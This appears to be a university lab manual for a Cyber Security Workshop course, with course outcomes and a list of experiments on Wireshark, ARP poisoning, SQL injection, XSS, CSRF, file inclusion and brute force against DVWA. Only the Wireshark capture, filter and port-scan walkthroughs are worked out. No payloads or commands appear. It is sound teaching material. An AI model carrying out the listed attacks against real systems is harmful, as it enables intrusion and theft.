Department of Information Technology
BABU BANARASI DAS
Institute of Technology & Management, Lucknow
Recognized by AICTE, Govt.of India & Affiliated to Dr. A.P.J Abdul Kalam Technical University,Lucknow,AKTU College Code=054

LAB MANUAL
OF
Cyber Security Workshop

(BCS-453)

B.TECH, 2nd Year, Semester -IV

Dr. A.P.J. Abdul Kalam Tech. University
Uttar Pradesh

2025-26

INFORMATION TECHNOLOGY

Faculty Name:

Mr.Manish Singh
(Assistant Professor)

Approved by:

(Department Head/Coordinator)

MANUAL CONTENTS

This manual is intended for the **2nd year** students of **Information Technology** in the subject of **Cyber Security Workshop**. This manual typically contains practical/lab sessions related Cyber security covering various aspects related to the subject of enhanced understanding.

Students are advised to thoroughly go through this manual rather than only topics mentioned in the syllabus as practical aspects are the key to understanding and conceptual visualization of theoretical aspects covered in the books.

Good Luck for your Enjoyable Laboratory Sessions.

Vision of the Institute

"To become a leading institute of providing professionally competent and socially responsive technocrats with high moral values."

Mission of the Institute

M1. To create an eco-system for the dissemination of technical knowledge, to achieve academic excellence.

M2. To develop technocrats with creative skills and leadership qualities, to solve local and global challenges.

M3. To impart human values and ethics in students, to make them socially and eco-friendly responsible.

DEPARTMENT OF INFORMATION TECHNOLOGY

VISION OF DEPARTMENT

To transform the students to be skilled IT professionals, Innovative leader and environmentally receptive citizens.

MISSION OF DEPARTMENT

M1. To develop and deliver quality academic program in emerging & innovative field of engineering to empower the students to meet industry standards

M2. To provide students with the, ethical and professional tools to become productive & become continuous Learner

M3. To inculcate professional behavior, positive attitude, and communication skills

PROGRAM EDUCATIONAL OBJECTIVES (PEO'S)

PEO I: To develop the ability among students to understand the concept of core Information Technology subjects that will facilitate understanding of new technology.

PEO II: To embed a strong foundation in the engineering fundamentals to solve, analyze and design real time engineering products

PEO III: To give exposures to emerging edge technologies, adequate training and opportunities to work as team on multidisciplinary projects with effective communication skills and leadership qualities.

.

PROGRAM OUTCOMES

Engineering Graduates will be able to:

1. **Engineering Knowledge:** Apply knowledge of mathematics, natural science, computing, engineering fundamentals and an engineering specialization as specified in WK1 to WK4 respectively to develop to the solution of complex engineering problems..

2. **Problem Analysis:** Identify, formulate, review research literature and analyze complex engineering problems reaching substantiated conclusions with consideration for sustainable development. (WK1 to WK4)

3. **Design/Development of Solutions**: Design creative solutions for complex engineering problems and design/develop systems/components/processes to meet identified needs with consideration for the public health and safety, whole-life cost, net zero carbon, culture, society and environment as required. (WK5).

4. **Conduct Investigations of Complex Problems:** Conduct investigations of complex engineering problems using research-based knowledge including design of experiments, modelling, analysis & interpretation of data to provide valid conclusions. (WK8).

5. **Engineering Tool Usag**e: Create, select and apply appropriate techniques, resources and modern engineering & IT tools, including prediction and modelling recognizing their limitations to solve complex engineering problems. (WK2 and WK6)

6. **The Engineer and The World:** Analyze and evaluate societal and environmental aspects while solving complex engineering problems for its impact on sustainability with reference to economy, health, safety, legal framework, culture and environment. (WK1, WK5, and WK7)

7. **Ethics:** Apply ethical principles and commit to professional ethics, human values, diversity and inclusion; adhere to national & international laws. (WK9)

8. **Individual and Collaborative Team work:** Function effectively as an individual, and as a member or leader in diverse/multi-disciplinary teams..

9. **Communication:** Communicate effectively and inclusively within the engineering community and society at large, such as being able to comprehend and write effective reports and design documentation, make effective presentations considering cultural, language, and learning differences

10. **Project Management and Finance:** Apply knowledge and understanding of engineering management principles and economic decision-making and apply these to one's own work, as a member and leader in a team, and to manage projects and in multidisciplinary environments. .

11. **Life-Long Learning:** Recognize the need for, and have the preparation and ability for i) independent and life-long learning ii) adaptability to new and emerging technologies and iii) critical thinking in the broadest context of technological change. (WK8)

Program Specific Outcomes(PSOs)

PSO1: Use and apply current technical concepts and practices in the core Information Technologies of human Machine Learning, Information Management, Programming, Cloud Computing.

PSO2: Design, develop and test software systems for world-wide network of computers to provide solutions to real world problems

.

Course Evaluation Scheme

Sr No	Subject Code	Subject Name	Periods			Evauation Scheme				Total	Credit
			L	T	P	Sessional Assessment			PE		
						CT	TA	PS			
1.	BCS453	Cyber Security Workshop	0	0	2		50	50	50	100	1

Course Objectives:

The teacher will explain:

1.	To train the students in packet analysis using wire shark.
2.	To train the students in web application security using DVWA.

Pre- requisite:

Course Outcomes (COs)

Course Outcomes: The students should be able to:		**Bloom's Level**
CO1	To analyze network traffic using **Wireshark**, understand key protocols like **HTTP, DNS, and SMTP**, and detect suspicious activities such as unauthorized access or malware communication. They will also develop skills to identify security threats and apply **defensive measures** to protect network integrity.	L4
CO2	To **analyze malware traffic** to identify signs of **command-and-control (C2) communication** and **data infiltration**. They will also learn to **capture and analyze plaintext password transmissions** using **Wireshark**, demonstrating security vulnerabilities and the importance of **encryption** in protecting sensitive data.	L4
CO3	To **perform and analyze ARP poisoning attacks** using tools like **Ettercap**, understanding how they facilitate **Man-in-the-Middle (MITM) attacks**. They will also gain hands-on experience with **SQL Injection attacks** using **DVWA**, learning how attackers exploit input fields to **extract, modify, or delete database information** and how to implement **preventive security measures**.	L3
CO4	To **identify and exploit Cross-Site Scripting (XSS) vulnerabilities** in **DVWA**, demonstrating how malicious scripts can be used for **cookie theft and website defacement**. They will also understand **Cross-Site Request Forgery (CSRF) attacks**, learning how attackers manipulate authenticated users into performing unintended actions and implementing **security measures to prevent such threats**.	L4
CO5	To **identify and exploit File Inclusion vulnerabilities (LFI & RFI) in DVWA**, understanding how attackers can execute **malicious files and arbitrary code** on a server. They will also gain hands-on experience with **Brute-Force and Dictionary Attacks** on login pages, highlighting the risks of **weak passwords** and the importance of **strong authentication policies**.	L4

CO-PO-PSO Mapping

	PO1	**PO2**	**PO3**	**PO4**	**PO5**	**PO6**	**PO7**	**PO8**	**PO9**	**PO10**	**PO11**	**PSO 1**	**PSO 2**
CO1	3	3	-	2	2	2	-	-	3	-	3	3	3
CO2	3	2	-	2	3	2	-	-	3	-	2	2	2
CO3	2	2	-	3	2	3	-	-	3	-	2	2	2
CO4	3	3	-	2	3	2	-	-	3	-	2	3	3
CO5	2	3	-	2	3	2	-	-	3	-	2	3	3
Avg.	2.6	2.6	-	2.2	2.6	2.2	-	-	3	-	2.2	2.6	2.6

The extent of mapping is as follows: 1 for low, 2 for moderate, 3 for high &"-" for No correlation between CO & PO.

S.No.	List of Programs as per AKTU
	Module 1: Packet Analysis using Wire shark
1.	Basic Packet Inspection: Capture network traffic using Wire shark and analyze basic protocols like HTTP, DNS, and SMTP to understand how data is transmitted and received.
2.	Detecting Suspicious Activity: Analyze network traffic to identify suspicious patterns, such as repeated connection attempts or unusual communication between hosts.
3.	Malware Traffic Analysis: Analyze captured traffic to identify signs of malware communication, such as command-and-control traffic or data infiltration.
4.	Password Sniffing: Simulate a scenario where a password is transmitted in plaintext. Use Wireshark to capture and analyze the packets to demonstrate the vulnerability and the importance of encryption.
5.	ARP Poisoning Attack: Set up an ARP poisoning attack using tools like Ettercap. Analyze the captured packets to understand how the attack can lead to a Man-in-the-Middle scenario.
	Module 2: Web Application Security using DVWA
1.	SQL Injection: Use DVWA to practice SQL injection attacks. Demonstrate how an attacker can manipulate input fields to extract, modify, or delete database information.
2.	Cross-Site Scripting (XSS): Exploit XSS vulnerabilities in DVWA to inject malicious scripts into web pages. Show the potential impact of XSS attacks, such as stealing cookies or defacing websites.
3.	Cross-Site Request Forgery (CSRF): Set up a CSRF attack in DVWA to demonstrate howattackers can manipulate authenticated users into performing unintended actions.
4.	File Inclusion Vulnerabilities: Explore remote and local file inclusion vulnerabilities in DVWA. Show how attackers can include malicious files on a server and execute arbitrary code.
5.	Brute-Force and Dictionary Attacks: Use DVWA to simulate login pages and demonstrate brute-force and dictionary attacks against weak passwords. Emphasize the importance of strong password policies.

S.No.	List of Programs with enhancement of Faculty
	Module 1: Packet Analysis using Wire shark
1.	Basic Packet Inspection: Capture network traffic using Wire shark and analyze basic protocols like HTTP, DNS, and SMTP to understand how data is transmitted and received.
2.	Detecting Suspicious Activity: Analyze network traffic to identify suspicious patterns, such as repeated connection attempts or unusual communication between hosts.
3.	Malware Traffic Analysis: Analyze captured traffic to identify signs of malware communication, such as command-and-control traffic or data infiltration.
4.	Password Sniffing: Simulate a scenario where a password is transmitted in plaintext. Use Wireshark to capture and analyze the packets to demonstrate the vulnerability and the importance of encryption.
5.	ARP Poisoning Attack: Set up an ARP poisoning attack using tools like Ettercap. Analyze the captured packets to understand how the attack can lead to a Man-in-the-Middle scenario.
6.	ICMP Packet Analysis (Ping and Traceroute) Use ping and traceroute commands and capture ICMP packets. Examine TTL values and round-trip times. Detect network latency or packet loss issues.
	Module 2: Web Application Security using DVWA
1.	SQL Injection: Use DVWA to practice SQL injection attacks. Demonstrate how an attacker can manipulate input fields to extract, modify, or delete database information.
2.	Cross-Site Scripting (XSS): Exploit XSS vulnerabilities in DVWA to inject malicious scripts into web pages. Show the potential impact of XSS attacks, such as stealing cookies or defacing websites.
3.	Cross-Site Request Forgery (CSRF): Set up a CSRF attack in DVWA to demonstrate howattackers can manipulate authenticated users into performing unintended actions.
4.	File Inclusion Vulnerabilities: Explore remote and local file inclusion vulnerabilities in DVWA. Show how attackers can include malicious files on a server and execute arbitrary code.
5.	Brute-Force and Dictionary Attacks: Use DVWA to simulate login pages and demonstrate brute-force and dictionary attacks against weak passwords. Emphasize the importance of strong password policies.

INDEX

S. No.	EXPERIMENT	COs	BL	Date	Sign.
1	Basic Packet Inspection: Capture network traffic using Wire shark and analyze basic protocols like HTTP, DNS, and SMTP to understand how data is transmitted and received.				
2	Detecting Suspicious Activity: Analyze network traffic to identify suspicious patterns, such as repeated connection attempts or unusual communication between hosts.				
3	Malware Traffic Analysis: Analyze captured traffic to identify signs of malware communication, such as command-and-control traffic or data infiltration.				
4	Password Sniffing: Simulate a scenario where a password is transmitted in plaintext. Use Wireshark to capture and analyze the packets to demonstrate the vulnerability and the importance of encryption.				
5	ARP Poisoning Attack: Set up an ARP poisoning attack using tools like Ettercap. Analyze the captured packets to understand how the attack can lead to a Man-in-the-Middle scenario.				
6	SQL Injection: Use DVWA to practice SQL injection attacks. Demonstrate how an attacker can manipulate input fields to extract, modify, or delete database information.				
7	Cross-Site Scripting (XSS): Exploit XSS vulnerabilities in DVWA to inject malicious scripts into web pages. Show the potential impact of XSS attacks, such as stealing cookies or defacing websites.				
8	Cross-Site Request Forgery (CSRF): Set up a CSRF attack in DVWA to demonstrate how attackers can manipulate authenticated users into performing unintended actions.				
9	File Inclusion Vulnerabilities: Explore remote and local file inclusion vulnerabilities in DVWA. Show how attackers can include malicious files on a server and execute arbitrary code.				
10	Brute-Force and Dictionary Attacks: Use DVWA to simulate login pages and demonstrate brute-force and dictionary attacks				


	against weak passwords. Emphasize the importance of strong password policies.				
11.	ICMP Packet Analysis (Ping and Traceroute) Use ping and traceroute commands and capture ICMP packets. Examine TTL values and round-trip times. Detect network latency or packet loss issues.				

Experiment No:1


Aim: Basic Packet Inspection: Capture network traffic using Wire shark and analyze basicprotocols like HTTP, DNS, and SMTP to understand how data is transmitted and received.

Solution

a. Open Wireshark.
b. The following screen showing a list of all the network connections you can monitor is displayed. You can select one or more of the network interfaces using shift+left-click or by clicking on the tab All Interfaces Shown




c. Once the network interface is selected, you can start the capture, and there are several ways to do that.
    i. Click the first button on the toolbar, titled “Start capturing packets.”




OR

you can select the menu item Capture-> Start




d. During the capture process, Wireshark will show the following screen



e. Once you have captured all the packets needed, use the same buttons or menu optionsto stop the capture as you did to begin.

Analyzing data packets on Wireshark: Wireshark Interface

Wireshark shows you three different panes for inspecting packet data. The Packet List, the top pane, lists all the packets in the capture. When you click on a packet, the other two panes changeto show you the details about the selected packet. You can also tell if the packet is part of a conversation.



Here are details about each column in the top pane:

No.: This is the number order of the packet captured. The bracket indicates that this packet is part of a conversation.

Time: This column shows how long after you started the capture this particular packet was captured. You can change this value in the Settings menu to display a different option.

Source: This is the address of the system that sent the packet.

Destination: This is the address of the packet destination.

Protocol: This is the type of packet. For example: TCP, DNS, DHCPv6, or ARP.

Length: This column shows you the packet's length, measured in bytes.

Info: This column shows you more information about the packet contents, which will vary

depending on the type of packet.

Packet Details, the middle pane, shows you information about the packet depending on the packet type. You can right-click and create filters based on the highlighted text in this field.

The bottom pane, Packet Bytes, displays the packet exactly as it was captured in hexadecimal. When looking at a packet that is part of a conversation, you can right-click the packet and select Follow to see only the packets that are part of that conversation.

Wireshark filters

Filters allow you to view the capture the way you need to see it to troubleshoot the issues at hand. Below are several filters.

Wireshark capture filters

Capture filters limit the captured packets by the chosen filter. If the packets don't match the filter, Wireshark won't save them. Examples of capture filters include:

a. host IP-*address*: This filter limits the captured traffic to and from the IP address
b. net 192.168.0.0/24: This filter captures all traffic on the subnet
c. dst host IP-*address*: Capture packets sent to the specified host
d. port 53: Capture traffic on port 53 only
e. port not 53 and not arp: Capture all traffic except DNS and ARP traffic

Wireshark display filters

Wireshark display filters change the view of the capture during analysis. After you've stopped the packet capture, use display filters to narrow down the packets in the Packet List to troubleshoot your issue.

a) ip.src==*IP-address* and ip.dst==*IP-address* This filter shows packets sent from one computer (ip.src) to another (ip.dst). You can also use ip.addr to show packets to and from that IP.
b) tcp.port eq 25: This filter will show you all traffic on port 25, which is usually SMTP traffic
c) icmp: This filter will show you only ICMP traffic in the capture, most likely they are pings
d) ip.addr != *IP_address*: This filter shows you all traffic except the traffic to or from the specified computer

Experiment No:2

Aim: Detecting Suspicious Activity: Analyze network traffic to identify suspicious patterns, suchas repeated connection attempts or unusual communication between hosts.


Solution:

HTTPS traffic analysis

The Hypertext Transfer Application Layer Protocol (HTTP) utilizes the internet to establish protocols whenever the HTTP client/server transmits/receives HTTP requests.

Start a Wireshark capture -> Open a web browser -> Navigate to any HTTPS-based website -> Stop the Wireshark capture.

Input ' ssl' in the filter box to monitor only HTTPS traffic -> Observe the first TLS packet -> The destination IP would be the target IP (server).



TCP traffic analysis

A standard port scan takes advantage of the TCP three-way handshake. The attacker sends the SYN packet to the target port. The port is considered open when he gets SYN+ACK as a response, whereas the arrival of RST shows the port is closed. After receiving SYN+ACK, the hacker would send an ACK packet to establish a TCP connection.


Analyze TCP SYN traffic

Input *'tcp.port == 80'* to see only TCP traffic connected to the webserver connection.

Observe the TCP [SYN] packet. Expand Ethernet and observe the destination address that is the default gateway address; whereas, the source is your own MAC address.

To check the IP details, observe Internet Protocol Version 4; in our case, the destination IP is Googles' web server IP, and the source IP is the local IP address.

To view TCP details, observe Transmission Control Protocol, like port numbers. Monitor the flagvalues. SYN, which is enabled, shows the initial section of the TCP three-way handshake.




Analyze TCP SYN, ACK traffic

Take a look at the TCP [SYN, ACK] packet. Expand Ethernet and observe the destination addressnow would be your own MAC address; whereas the source is the default gateway address.

Monitor the acknowledgement code. It's worth noting that the number is one relative ACK number. The real acknowledgement value is one higher than the previous segment's identifier.

